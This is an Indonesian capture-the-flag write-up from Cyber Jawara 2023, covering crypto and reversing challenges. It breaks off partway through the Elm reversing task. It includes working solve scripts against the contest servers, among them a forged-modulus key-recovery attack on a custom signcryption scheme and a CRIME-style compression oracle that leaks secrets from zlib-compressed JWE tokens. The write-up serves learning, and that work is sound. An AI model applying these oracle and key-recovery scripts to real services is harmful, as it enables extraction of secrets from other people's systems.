

Writeup Cyber Jawa 2023

Tim PETIR - Moai 🗿



Wrth
Beluga
Kiinzu

Daftar Isi

Writeup Cyber Jawara 2023	1
Cryptography	3
Chokaro	3
Daruma	7
Matryoshka	12
Reverse Engineering	18
Newcomer	18
elitist	20
Misc	28
Dictjail	28
Forensic	33
Apocalypse	33
Web	42
Static Web	42
Magic 1	44
Magic 2	48
Wonder Drive	53

Cryptography

Chokaro

Diberikan sebuah QR yang ter scramble dan script berikut:

```
import random
import numpy as np
import qrcode
from PIL import Image

def mix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[nx][ny] = element

    return narr

def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr

FLAG = open('flag.txt', 'r').read()

qr = qrcode.QRCode(border=0)
qr.add_data(FLAG)
qr.make(fit=True)
```

```

mat = np.array(qr.get_matrix(), dtype=bool)

a = random.randrange(1, len(mat)-1)
b = random.randrange(1, len(mat)-1)

scrambled = mat
for _ in range(22):
    scrambled = mix(a,b,scrambled)

scrambled = rescale(scrambled)

img = Image.fromarray(scrambled)
img.save('mixed.png')

```

Disini dapat dilihat bahwa gambar kita ternyata adalah QR code dari flagnya yang diacak-acak dengan fungsi mix menggunakan 2 buah key, yaitu a dan b. Disini bisa diperhatikan bahwa a dan b hanya memiliki range 1-len(mat), dimana len(mat) ini adalah 33 (gambaranya berukuran 330x330, tetapi bila dilihat itu menjadi 10 kali lebih besar karena fungsi rescale), karena kemungkinannya cukup kecil maka bisa kita bruteforce

Kemudian untuk fungsi mix nya sendiri cukup straightforward

```

def mix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[nx][ny] = element

    return narr

```

Hanya semacam transposisi biasa jadi bisa kita balik semuanya

```

def unmix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod
        narr[x][y] = arr[nx][ny]

    return narr

```

Tinggal kita brute, full script:

```
import numpy as np
from PIL import Image

def mix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[nx][ny] = element

    return narr

def unmix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod
        narr[x][y] = arr[nx][ny]
    return narr

def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr

def unrescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod//10,mod//10), dtype=bool)
    for i in range(mod//10):
```

```

        for j in range(mod//10):
            final_arr[i][j] = arr[i*10][j*10]

    return final_arr


img = Image.open('mixed.png')
mat = np.array(img, dtype=bool)

unrescaled = unrescale(mat)
# print(unrescaled)

for a in range(1, len(unrescaled)):
    for b in range(1, len(unrescaled)):
        unscrambled = unrescaled
        for _ in range(22):
            unscrambled = unmix(a,b,unscrambled)
        tmp = rescale(unscrambled)
        img = Image.fromarray(tmp)
        img.save(f'./img/{a}-{b}.png')

```

Dari sini tinggal scroll scroll dikit dan didapatkan gambar 10-18 yang merupakan QR code



Tinggal di scan dan kita akan mendapatkan flagnya

Flag: CJ2023{small_exercise_to_start_your_day_:D}

Daruma

Diberikan implementasi AECF dari sebuah [paper](#) seperti berikut:

```
import random
from Crypto.Util.number import *

class AECF:
    def __init__(self, p=None, q=None, g=2):

        p = p or getPrime(512)
        q = q or getPrime(512)
        n = p * q
        self.g = g
        self.n2 = n**2
        self.totient = n * (p - 1) * (q - 1)

        while True:
            self.k = random.randrange(2, self.n2 - 1)
            if GCD(self.k, self.n2) == 1:
                break

        while True:
            self.e = random.randrange(2, self.totient - 1)
            if GCD(self.e, self.totient) == 1:
                break

        self.d = inverse(self.e, self.totient)

        self.l = random.randrange(1, self.n2 - 1)
        self.beta = pow(self.g, self.l, self.n2)

    def public_key(self):
        return (self.n2, self.e, self.beta)

    def private_key(self):
        return (self.d, self.l)

    def encrypt_and_sign(self, plaintext, public):
```

```

        n2, e, beta = public

        m = bytes_to_long(plaintext)

        r = pow(self.k, e, n2) % n2
        s = m * self.k * pow(beta, self.l, n2) % n2

        return r, s

    def decrypt_and_verify(self, r, s, beta):

        m = s * inverse(pow(r, self.d, self.n2), self.n2) * \
            inverse(pow(beta, self.l, self.n2), self.n2) % self.n2

        return long_to_bytes(m)

FLAG = open('flag.txt', 'rb').read()
bob = AECF()

enc_flag = bob.encrypt_and_sign(FLAG, bob.public_key())
assert bob.decrypt_and_verify(*enc_flag, bob.beta) == FLAG

print("Encrypted flag:", enc_flag)
print("Bob public key:", bob.public_key())

for _ in range(2):
    print()
    print("="*40)
    try:
        n = int(input("Your public modulus: "))
        if n.bit_length() < 2000 or n.bit_length() > 10000 or isPrime(n):
            print("Insecure modulus")
            break

        e = int(input("Your public e: "))
        beta = int(input("Your public beta: "))
        message = input("Message you want to encrypt and sign: ")

        c = bob.encrypt_and_sign(message.encode(), (n, e, beta))
        print("Your ciphertext:", c)

```



```
except Exception as e:
    print(e)
    break
```

Disini kita melihat bahwa $s = m * k * \text{beta}^L \bmod n_2$, sementara $r = k^e \bmod n_2$. Kita diberikan r dan s untuk $m = \text{flag}$ dan kita bisa mengenkripsi pesan kita sendiri menggunakan e , beta , dan n_2 pilihan kita (k dan L nya tetap).

Disini apabila $e = 1$, maka $r = k$, sehingga kita bisa merecover k . Lalu kita tahu bahwa $s = m * k * \text{beta}^L \bmod n_2$, apabila kita tahu plaintext nya, maka kita bisa menghitung $\text{beta}^L = s * m^{-1} * k^{-1} \bmod n_2$. Disini untuk mendapatkan L nya maka kita perlu untuk melakukan discrete log, sehingga disini saya memilih untuk mensupply n_2 dengan perkalian banyak prima kecil sehingga n_2 buatan saya smooth dan gampang untuk di dlog.

Setelah mengetahui k dan L , maka kita bisa mendapatkan m flag dengan $m = s * k^{-1} * \text{beta}^{L^{-1}} \bmod n_2$.

Full script:

```
from sage.all import *
from wrth import *
from Crypto.Util.number import getPrime
context.log_level = "debug"
r = con("nc 178.128.102.145 50001")
flag_r, flag_s = eval(recvafter(r, b"Encrypted flag:"))
n2, e, beta = eval(recvafter(r, b"Bob public key: "))

print(n2, e, beta)
print(flag_r, flag_s)

primefac = []
while True:
    forge_n = 1
    while forge_n < n2:
        pp = getPrime(32)
        forge_n *= pp
        primefac.append(pp)
    for i in range(100):
        pp = getPrime(32)
        forge_n *= pp
        primefac.append(pp)
```

```

        break

r.sendlineafter(b"modulus: ", str(forge_n).encode())
r.sendlineafter(b"e: ", str(1).encode())
r.sendlineafter(b"beta: ", str(2).encode())
r.sendlineafter(b"sign: ", b"hi")

msg = btl(b"hi")

rillk, news = eval(recvafter(r, b"cipertext:"))
k = rillk
powbetal = (news * inverse(msg, forge_n)) % forge_n
while gcd(k, forge_n) != 1:
    assert powbetal % gcd(k, forge_n) == 0
    powbetal //= gcd(k, forge_n)
    k //= gcd(k, forge_n)
powbetal = powbetal * inverse(k, forge_n) % forge_n

z = Zmod(forge_n)
l = discrete_log(z(powbetal), z(2))

print(f"{k = }")
print(f"{l = }")

k = rillk
while gcd(k, n2) != 1:
    assert flag_s % gcd(k, n2) == 0
    flag_s //= gcd(k, n2)
    k //= gcd(k, n2)

flag_s = flag_s * inverse(k, n2) % n2
flag_s = flag_s * inverse(pow(beta, l, n2), n2) % n2
print(ltb(int(flag_s)))

```

```
1913485036211870097345564418981814048078518262541093519335164274986603535320076438836946224372377973924603406610594533126641112213
7857243293786881827444009)\n'
  b'\n'
  b'=====\\n'
  b'Your public modulus: '
k = 843428138031109103527155468390691193723665543591132026991843055484135264164442001668372134204192114966734768730006813044394400
9881845154880061544754175000656621038192277838585529342681624733424293512224692472090170200210443093410592407315638476297239312143
2250769015672460622919121895364504194473812762833766180272189367209117541098489349060984677100630238678442561672390333842720466973
0018200854296413700834082409093122444771946769690997771981000631439417719893619916144042342004005123235590186765001759245188012939
8834857763478425415201166415441585472763675446866951280040461581593866247085550525423902109880398826
l = 760059147731145195642559618284418436638224337932354993720312832727838601755688139311615171472670732190027387510891619938720674
9452551154072149582019438526235039535342688462796588354863105808137522819671445026185437806089011623485523790863798837126936008927
4170152668084290769283636320160416481903469011354132606266044184980350331784303908766297571223150181905294138497712681689748745695
3943512994734354629162412894772872748779050739069227497215256523246813665590559566334236385626308707842547711298004689374229846482
7026319334051855592336189893858720442867628944341351479487479161169258707931422788334801535452934963
b'CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}\\n'
[*] Closed connection to 178.128.102.145 port 50001
(wrth@wrth)-[/mnt/d/technical/ctf/cj]
$
```

Flag: CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}

Matryoshka

Diberikan sebuah flask app seperti berikut

```
import json
import os

from fastapi import FastAPI, HTTPException
from fastapi.middleware.cors import CORSMiddleware
from fastapi.staticfiles import StaticFiles
from pydantic import BaseModel

from challenge import encrypt, decrypt

FLAG = open('flag.txt', 'r').read()
assert len(FLAG) == 31

users = [
    {
        'username': 'Azantis',
        'secret': os.urandom(8).hex()
    },
    {
        'username': 'Byzantine',
        'secret': os.urandom(8).hex()
    },
    {
        'username': 'Carian',
        'secret': FLAG
    },
]

app = FastAPI()

class SecretObject(BaseModel):
    username: str
    secret: str

@app.post("/store")
```

```

def store_secret(secret_object: SecretObject):
    combined_secret = [{
        'username': secret_object.username,
        'secret': secret_object.secret
    }]
    for user in users:
        combined_secret.append(user)
    print(json.dumps(combined_secret))
    return {"token": encrypt(json.dumps(combined_secret))}

@app.get("/verify/{token}")
def verify_token(token: str):
    data = decrypt(token)
    if data:
        users = []
        for content in data:
            users.append(content.get('username'))

        return {"users": users}

    raise HTTPException(403, 'Invalid token')

app.mount("/", StaticFiles(directory="static", html = True),
name="static")

```

Challenge.py

```

import json
import os
from jose import jwe

KEY = os.urandom(16)

def encrypt(plaintext):
    return jwe.encrypt(plaintext, KEY, 'A128CBC-HS256', 'A128KW', 'DEF',
'application/json', '13337')

def decrypt(token):
    try:
        decrypted = jwe.decrypt(token, KEY)
        data = json.loads(decrypted)

```

```

        return data
    except Exception:
        return False

```

Disini dapat dilihat bahwa enkripsi yang digunakan adalah JWE, dan juga username serta secret yang kita input akan di concat dengan user-user lain dimana salah satunya terdapat flag.

Perhatikan argumen yang digunakan saat encrypt menggunakan JWE

```

def encrypt(plaintext):
    return jwe.encrypt(plaintext, KEY, 'A128CBC-HS256', 'A128KW', 'DEF',
                        'application/json', '13337')

```

Apa yang sebenarnya dilakukan oleh jwe?

```

44     """
45     plaintext = ensure_binary(plaintext) # Make sure it's bytes
46     if algorithm not in ALGORITHMS.SUPPORTED:
47         raise JWError("Algorithm %s not supported." % algorithm)
48     if encryption not in ALGORITHMS.SUPPORTED:
49         raise JWError("Algorithm %s not supported." % encryption)
50     key = jwk.construct(key, algorithm)
51     encoded_header = _encoded_header(algorithm, encryption, zip, cty, kid)
52
53     plaintext = _compress(zip, plaintext)
54     enc_cek, iv, cipher_text, auth_tag = _encrypt_and_auth(key, algorithm, encryption, zip, plaintext,
55
56     jwe_string = _jwe_compact_serialize(encoded_header, enc_cek, iv, cipher_text, auth_tag)
57     return jwe_string
58

```

Bisa dilihat bahwa terdapat fungsi `_compress`, kita juga bisa melihat saat pemanggilan terdapat argumen DEF disitu, apa itu DEF?

```

home > wrth > .local > lib > python3.11 > site-packages > jose > jwe.py > _compress
412     return mac_key
413
414
415 def _compress(zip, plaintext):
416     """
417     Compress the plaintext based on the algorithm supplied
418
419     Args:
420         zip (str): Compression Algorithm
421         plaintext (bytes): plaintext to compress
422
423     Returns:
424         (bytes): Compressed plaintext
425     """
426     if zip not in ZIPS.SUPPORTED:
427         raise NotImplementedError("ZIP {} is not supported!")
428     if zip is None:
429         compressed = plaintext
430     elif zip == ZIPS.DEF:
431         compressed = zlib.compress(plaintext)
432     else:
433         raise NotImplementedError("ZIP {} is not implemented!")
434     return compressed
435

```

Ternyata apabila menggunakan argumen DEF, maka plaintext kita akan di compress terlebih dahulu menggunakan zlib. Berarti aslinya ini hanyalah setup untuk CRIME attack biasa

CRIME

🌐 7 languages ▾

Article [Talk](#)

[Read](#) [Edit](#) [View history](#) ☆

From Wikipedia, the free encyclopedia

For criminal activity, see [Crime](#). For other uses, see [Crime \(disambiguation\)](#).

CRIME (**C**ompression **R**atio **I**nterleaved **M**ade **E**asy) is a [security vulnerability](#) in [HTTPS](#) and [SPDY](#) protocols that utilize compression, which can leak the content of secret [web cookies](#).^[1] When used to recover the content of secret [authentication cookies](#), it allows an attacker to perform [session hijacking](#) on an authenticated web session, allowing the launching of further attacks. CRIME was assigned [CVE-2012-4929](#).^[2]

Agar lebih edukatif terhadap pembaca non probset, saya akan memberikan contoh yang cukup sederhana mengenai CRIME.

Perhatikan panjang hasil compress kedua string berikut:

```
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{he1o}"))
23
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{beda}"))
27
>>> █
```

Apabila dilihat, hasil compression dari string pertama itu lebih singkat 4 bytes, hal ini karena terdapat repetisi yang lebih signifikan di string pertama.

Sekarang coba saya bruteforce satu per satu

```
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{"))
22
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{h}"))
22
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{b}"))
23
>>> █
```

Apabila dilihat, bila kita meneruskan string yang sudah ada dengan benar (h), maka hasil compression nya akan tetap 22, tetapi apabila salah, maka akan menjadi 23

```
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{h"}))
22
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{he"}))
22
>>> len(zlib.compress(b"CJ2023{he1o}CJ2023{hv"}))
23
>>> █
```

Hal ini bisa kita teruskan satu per satu sampai bisa me leak potongan string yang ada di secret. Kira kira begitu contoh sederhana CRIME attack.

Tetapi dapat diperhatikan juga JWE menggunakan semacam AES juga dalam proses enkripsinya, berarti kita perlu padding dulu sampai cukup mentok panjangnya pada block tersebut, baru bisa di test.

Setelah tuning sekian lama baru dapat padding yang bisa dijadikan oracle dengan lumayan akurat. Itupun saya juga menggunakan sedikit educated guess berdasarkan flag yang sudah ter leak terlebih dahulu

```
from requests import *
from string import printable, ascii_lowercase
url = "http://137.184.6.25:50003/store"
# flag = "CJ2023{yet"
# flag = "CJ2023{yet_another"
# flag = "CJ2023{yet_another_jwt_"
flag = "CJ2023{yet_another_jwt_pitfal"
while "}" not in flag:
    # for i in printable:
    for i in "_" + ascii_lowercase + "}":
        print(flag+i)
        # data = {"username": "???", "secret": (flag+i) + "?><-|: "}
        data = {"username": "Carian", "secret": (flag+i) + "{/=)+@"}
        res = post(url, json=data)
        print(len(res.text))
        if len(res.text) == 425:
            flag += i
            print(flag)
            break
print(flag)
```




```
447
CJ2023{yet_another_jwt_pitfallu
447
CJ2023{yet_another_jwt_pitfallv
447
CJ2023{yet_another_jwt_pitfallw
447
CJ2023{yet_another_jwt_pitfallx
447
CJ2023{yet_another_jwt_pitfally
447
CJ2023{yet_another_jwt_pitfallz
447
CJ2023{yet_another_jwt_pitfall}
425
CJ2023{yet_another_jwt_pitfall}
CJ2023{yet_another_jwt_pitfall}
(wrth@wrth)-[/mnt/d/technical/ctf/cj/matr]
$
```

Flag: CJ2023{yet_another_jwt_pitfall}

Reverse Engineering

Newcomer

Disini kita diberikan sebuah program yang ditulis menggunakan ziglang, disini saya mencoba-coba untuk mencari main terlebih dahulu dan beruntungnya dapet, ada di newcomer_main



```
68 for ( i = 0LL; ; i = v8 + 1 )
69 {
70     v8 = i;
71     if ( i >= v10 )
72         break;
73     chr = *(_BYTE *) (v9 + i);
74     v7 = chr;
75     res = rand_Xoshiro256_next((rand_Xoshiro256 *) &v12[1]) ^ v7;
76     if ( cnt >= 73uLL )
77         builtin_panicOutOfBounds(cnt, 0x49uLL);
78     if ( res == byte_203B90[cnt] )
79     {
80         if ( cnt == 0xFF )
81         {
82             v5.ptr = (u8 *) &parent_sections[9].data.virtual_address.data + 7;
83             v5.len = 16LL;
84             v6 = &unk_20D370;
85             builtin_default_panic(v5, 0LL, *(_usize *) (&v4 - 8));
86         }
87         ++cnt;
88     }
89 }
90 if ( cnt != 73 )
91 {
92     debug_print__anon_3421();
93     return 0;
94 }
95 debug_print__anon_3417();
96 debug_print__anon_3419();
97 return 0;
```

Disini bisa dibaca sedikit jadi ada sebuah RNG Xoshiro yang di xor dengan v7 (presumably input kita), lalu dibandingkan dengan semua hardcoded bytes di byte_203B90. Lalu apabila benar maka ada sebuah counter cnt yang akan di inkremen, lalu diakhir dicek apakah == 73 atau tidak.

Dari sini dapat diasumsikan kita harus pass semua checknya jadi length flag nya adalah 73 bytes.

Jadi yang saya akan lakukan adalah input A*73, lalu kita breakpoint di tempat habis xor itu untuk melihat hasilnya apa, maka keynya adalah hasilnya di xor kembali dengan A.

Berikut scriptnya saya automate di GDB

```
gdb.execute("b *0x21f13c")
gdb.execute("run < pload.txt") # isinya A*73

f = []
for i in range(73):
    x = gdb.execute("p $al", to_string=True)
    f.append(int(x.split(" = ")[1], 16))
```

```

gdb.execute("c")

key = [f[i] ^ ord('A') for i in range(len(f))]

target =
[0xD2, 0x95, 0xC2, 0x70, 0xA4, 0x53, 0xD5, 0x4A, 0x3D, 0xC0, 0x9A, 0x3C, 0x62, 0x0D, 0xA
7, 0x41, 0xEA, 0x2A, 0x3C, 0x85, 0x73, 0xC6, 0xAC, 0x47, 0xEE, 0x87, 0x0D, 0x64, 0xB8, 0x
5E, 0xA9, 0x5A, 0x0D, 0x47, 0x8D, 0x3B, 0x8A, 0x58, 0x8A, 0x00, 0x05, 0xDA, 0x81, 0x44, 0
xAB, 0x2E, 0x96, 0x93, 0x6E, 0x43, 0x56, 0x1B, 0x9D, 0x51, 0x89, 0x60, 0x29, 0xAE, 0x09,
0x54, 0x4E, 0x7F, 0xD3, 0xC0, 0x82, 0xE8, 0x0D, 0xA3, 0x33, 0x52, 0xAC, 0x20, 0xBD]
for i,j in zip(key,target):
    print(chr(i ^ j), end="")
print()

```

```

0x00007fffffd800 +0x0010: 0x0000000000000000
0x00007fffffd808 +0x0018: 0x0000000000000048 ("H"? )
0x00007fffffd810 +0x0020: 0x00007fffffd870 → "AAAAAAAAAAAAAAAAAAAAAAAA
0x00007fffffd818 +0x0028: 0x0000000000000049 ("I"? )
0x00007fffffd820 +0x0030: 0x0000000000000000
0x00007fffffd828 +0x0038: 0x00007fffffdb08 → 0x0000000000000000

0x21f130 <newcomer[main]+432> mov     al, BYTE PTR [rbp-0x152]
0x21f136 <newcomer[main]+438> movzx   eax, al
0x21f139 <newcomer[main]+441> xor     rax, rcx
➔ 0x21f13c <newcomer[main]+444> mov     BYTE PTR [rbp-0x1], al
0x21f13f <newcomer[main]+447> mov     al, BYTE PTR [rbp-0x1]
0x21f142 <newcomer[main]+450> mov     BYTE PTR [rbp-0x151], al
0x21f148 <newcomer[main]+456> movzx   eax, BYTE PTR [rbp-0x39]
0x21f14c <newcomer[main]+460> mov     QWORD PTR [rbp-0x150], rax
0x21f153 <newcomer[main]+467> cmp     rax, 0x49

[#0] Id 1, Name: "newcomer", stopped 0x21f13c in newcomer.main (), reason:

[#0] 0x21f13c → newcomer.main()
[#1] 0x21e80f → start.callMain()
[#2] 0x21e80f → start.initEventLoopAndCallMain()
[#3] 0x21e80f → start.callMainWithArgs()
[#4] 0x21e80f → start.posixCallMainAndExit()
[#5] 0x21e2f2 → _start()

Incorrect Flag
[Inferior 1 (process 18013) exited normally]
CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}
gef➤ █

```

Flag: CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}

elitist

Diberikan sebuah file index.html yang ditulis dengan elm-lang, hasil compile nya jadi javascript dan cukup panjang. Tapi kira-kira tampilannya begini

Enter the | flag here

functional-elitist@CJ2023

asd|

Wrong!



Nah disini pertama saya coba cari string apapun yang bisa didapatkan, ternyata ada string "Enter the flag here"

```
5652 var $author$project$Main$view = function (model) {
5653   return A2(
5654     $elm$html$Html$div,
5655     _List_fromArray(
5656       [
5657         A2($elm$html$Html$Attributes$style, 'display', 'flex'),
5658         A2($elm$html$Html$Attributes$style, 'flex-direction', 'column'),
5659         A2($elm$html$Html$Attributes$style, 'justify-content', 'center'),
5660         A2($elm$html$Html$Attributes$style, 'align-items', 'center'),
5661         A2($elm$html$Html$Attributes$style, 'min-height', '100vh'),
5662         A2($elm$html$Html$Attributes$style, 'padding', '0 1em')
5663       ],
5664       _List_fromArray(
5665         [
5666           A2(
5667             $elm$html$Html$input,
5668             _List_fromArray(
5669               [
5670                 $elm$html$Html$Attributes$placeholder('Enter the flag here'),
5671                 A2($elm$html$Html$Attributes$style, 'font-size', '2em'),
5672                 A2($elm$html$Html$Attributes$style, 'text-align', 'center'),
5673                 A2($elm$html$Html$Attributes$style, 'font-family', 'monospace'),
5674                 $elm$html$Html$Attributes$value(model.content),
5675                 $elm$html$Html$Events$onInput($author$project$Main$Change)
5676               ],
5677             _List_Nil),
5678           A2(
5679             $elm$html$Html$div,
5680             _List_fromArray(
```

Kemudian dengan mencoba memahami sedikit kita bisa melihat bahwa terdapat html text yang di set dari vv(model.content), dimana model.content itu presumably input kita

```
75     $elm$html$Html$Events$onInput($author$project$Main$Change)
76   ]),
77   _List_Nil),
78   A2(
79     $elm$html$Html$div,
80     _List_fromArray(
81       [
82         A2($elm$html$Html$Attributes$style, 'text-align', 'center'),
83         A2($elm$html$Html$Attributes$style, 'margin-top', '1em'),
84         A2($elm$html$Html$Attributes$style, 'font-size', '1em'),
85         A2($elm$html$Html$Attributes$style, 'font-family', 'monospace'),
86         A2($elm$html$Html$Attributes$style, 'text-align', 'center')
87       ],
88       _List_fromArray(
89         [
90           $elm$html$Html$text(
91             $author$project$Main$vv(model.content))
92         ]))
```

Nah disini harusnya main checking nya

```
5631 var $author$project$Main$wr = _List_fromArray(  
5632   [10, 62, 25, 45, 34]);  
5633 var $author$project$Main$vv = function (x) {  
5634   return (x === '') ? ($author$project$Main$gs($author$project$Main$fe) + ('@' + $author$project$Main$gs(  
5635     ($author$project$Main$scj))) : (($author$project$Main$gs(  
5636     $author$project$Main$tl(  
5637       A2(  
5638         $author$project$Main$dt,  
5639         $author$project$Main$uw(  
5640           A3(  
5641             $author$project$Main$f1,  
5642             $author$project$Main$dd,  
5643             $author$project$Main$dd,  
5644             $author$project$Main$gl(x))),  
5645           $author$project$Main$uw(  
5646             A3(  
5647               $author$project$Main$f1,  
5648               $author$project$Main$dd,  
5649               $author$project$Main$dd,  
5650               $author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_  
oBBxi3hid_vpSxpMyrKdS{J9qbia7S'})))))) ==  
'7ETBZhbt_XhnStCilf1vbq7o-QDUR0aTLX_vfJxx{90pyHvdHhHh?pg-eIj3ao98}' ?  
($author$project$Main$gs($author$project$Main$cr) + '!') :  
($author$project$Main$gs($author$project$Main$wr) + '!');  
5651   });
```

Jadi pertama saya melihat dibagian paling bawah terdapat \$cr atau \$wr + '!', disini saya mengasumsikan dari nama variable ini adalah Wrong dan Correct.

Tapi perhatikan isi variable wr dan cr

```
var $author$project$Main$wr = _List_fromArray(  
  [10, 62, 25, 45, 34]);
```

```
var $author$project$Main$cr = _List_fromArray(  
  [39, 25, 62, 62, 42, 46, 66]);
```

Hmmmm agak sulit dimengerti, tapi kalau kita perhatikan mereka ini dibungkus dengan fungsi \$gs

```

};
var $author$project$Main$gs = function (1) {
  if (!1.b) {
    return '';
  } else {
    var x = 1.a;
    var xs = 1.b;
    var _v1 = A2(
      $elm$core$Array$get,
      x,
      $elm$core$Array$fromList(
        $elm$core$string$toList('4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgVA{pCGJel1ncQzNSKbP?9j75ih}rBfLt')));
    if (_v1.$ === 'Just') {
      var c = _v1.a;
      return _Utils_ap(
        $elm$core$string$fromChar(c),
        $author$project$Main$gs(xs));
    } else {
      return '';
    }
  }
};

```

Nah disini mulai lebih kelihatan, terdapat sebuah hardcoded string, terus dipanggil semacam fungsi bawaan fromChar dan semacamnya, disini saya memiliki hipotesis bahwa ini adalah semacam string indexing dan melakukan sedikit experiment

```

>>> target = '4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgVA{pCGJel1ncQzNSKbP?9j75ih}rBfLt'
>>> wr = [10, 62, 25, 45, 34]
>>> for i in wr:
...   print(target[i], end='')
...
Wrong>>> 

```

